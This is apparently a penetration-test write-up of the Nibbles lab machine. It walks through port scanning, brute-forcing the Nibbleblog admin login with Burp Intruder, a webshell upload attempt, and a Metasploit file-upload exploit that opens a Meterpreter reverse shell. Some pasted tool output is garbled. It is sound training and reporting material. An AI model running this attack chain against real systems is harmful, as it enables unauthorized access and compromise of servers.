- **Disable Stack Trace Display:** Modify the application's configuration to disable the display of stack traces in the production environment. This can be achieved by configuring the web server, application framework, or error-handling mechanisms to suppress the disclosure of detailed error information. Instead, display generic error messages or direct users to an appropriate error page.
- **Error Logging and Monitoring:** Implement proper error logging and monitoring mechanisms to capture and track any occurrence of errors or exceptions within the application. Ensure

that logs are properly protected and regularly reviewed to identify any potential vulnerabilities or patterns that could be exploited.


- **Secure Code Review:** Conduct a thorough code review to identify any insecure coding practices or potential vulnerabilities related to error handling and stack trace generation. Address any identified issues by applying secure coding principles and best practices.
- **Security Awareness and Training:** Educate development teams about the risks associated with stack trace disclosure and the importance of error handling best practices. Promote security awareness and encourage adherence to secure coding standards to minimize the risk of unintentional information disclosure.

Detailed Narrative


The engagement began with a port scan, which revealed that the server had two open ports, namely port 22 (SSH) and port 80 (HTTP).

```
(smertin@smertin)-[~]
$ sudo nmap -sS -vv -T4 10.10.10.75 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-21 11:53 AEST
Initiating Parallel DNS resolution of 1 host. at 11:53
Completed Parallel DNS resolution of 1 host. at 11:53, 0.05s elapsed
Initiating SYN Stealth Scan at 11:53
Scanning 10.10.10.75 [1000 ports]
Discovered open port 22/tcp on 10.10.10.75
Discovered open port 80/tcp on 10.10.10.75
Completed SYN Stealth Scan at 11:53, 0.98s elapsed (1000 total ports)
Nmap scan report for 10.10.10.75
Host is up, received user-set (0.063s latency).
Scanned at 2023-06-21 11:53:09 AEST for 1s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```


Intrigued, we decided to browse the web application hosted on port 80. However, upon visiting the webpage, we were greeted with a simple "hello world" message, indicating a potentially basic initial setup.




To gain further insights, we examined the source code of the webpage and discovered a directory of interest, namely `"/nibbleblog/"`.




Navigating to this directory, we identified a web application called Nibbleblog running. This discovery provided us with a potential entry point for further investigation.





To uncover additional information, we initiated directory fuzzing using the tool Wfuzz. This scanning technique allowed us to discover a few previously unknown directories within the web application's structure.



Concurrently, we also examined the sitemap but found no additional directories of significance.




Intriguingly, while exploring the discovered directories, we stumbled upon some sensitive files that were inadvertently accessible.




This finding raised concerns regarding potential security vulnerabilities within the web application.

Continuing our exploration, we encountered an admin login panel, which presented an opportunity for further investigation.



While browsing the "update.php" page, we noted the version of Nibbleblog installed, which proved valuable in identifying potential vulnerabilities associated with the specific version.



After conducting research, we discovered a known Common Vulnerabilities and Exposures (CVE) for the identified Nibbleblog version and found a corresponding Metasploit module. However, the Metasploit module required valid username and password credentials to proceed.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > options
Module options (exploit/multi/http/nibbleblog_file_upload):

Name      Current Setting  Required  Description
-----
PASSWORD  /nibbleblog     yes       The password to authenticate with
Proxies    10.10.10.75     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.10.10.75     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /nibbleblog     yes       The base path to the web application
USERNAME  /nibbleblog     yes       The username to authenticate with
VHOST     # license, visit https://www.rapid7.com/licenses/index.html
          # directory-list-2.3-medium.txt
          # http://www.10.10.10.75/nibbleblog/
          # http://www.10.10.10.75/nibbleblog/


Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:


Id  Name
--  ---
0   Nibbleblog 4.0.3
```

To overcome this challenge, we leveraged Burp Suite as an intercepting proxy. Intercepting a login request, we sent it to Burp Suite's Intruder tool for further analysis.




```
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.75:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
1 POST /nibbleblog/admin.php HTTP/1.1
2 Host: 10.10.10.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=q2lt3k6hpf7i9rnfr6su6ke8q4
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=fuzz-here
```


From here, we performed a brute-force attack, attempting different username and password combinations until we identified the correct credentials.





This breakthrough granted us access to the admin panel.



Within the admin panel, we discovered a feature that allowed us to create a new page on the server. Recognizing this as an opportunity, we uploaded a webshell to the newly created page, intending to gain command execution capabilities.



Setting up a netcat listener, we attempted to visit the webshell page. Unfortunately, the shell did not execute as expected.



With valid credentials in hand, we decided to pivot and utilize the Metasploit framework to exploit the Nibbleblog web application.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > options
Module options (exploit/multi/http/nibbleblog_file_upload):
-----
Name      Current Setting  Required  Description
-----
PASSWORD  [REDACTED]      yes       The password to authenticate with
Proxies    [REDACTED]      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.10.10.75      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /nibbleblog      yes       The base path to the web application
USERNAME   admin            yes       The username to authenticate with
VHOST      [REDACTED]      no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     [REDACTED]      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Nibbleblog 4.0.3
```

This approach proved successful, granting us a Meterpreter shell on the Linux machine, with the user "nibbler" as our current context.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Sending stage (39282 bytes) to 10.10.10.75
[*] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.10.10.75:56980 ) at 2023-06-21 13:08:27 +1000
whoami
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: nibbler
meterpreter >
```

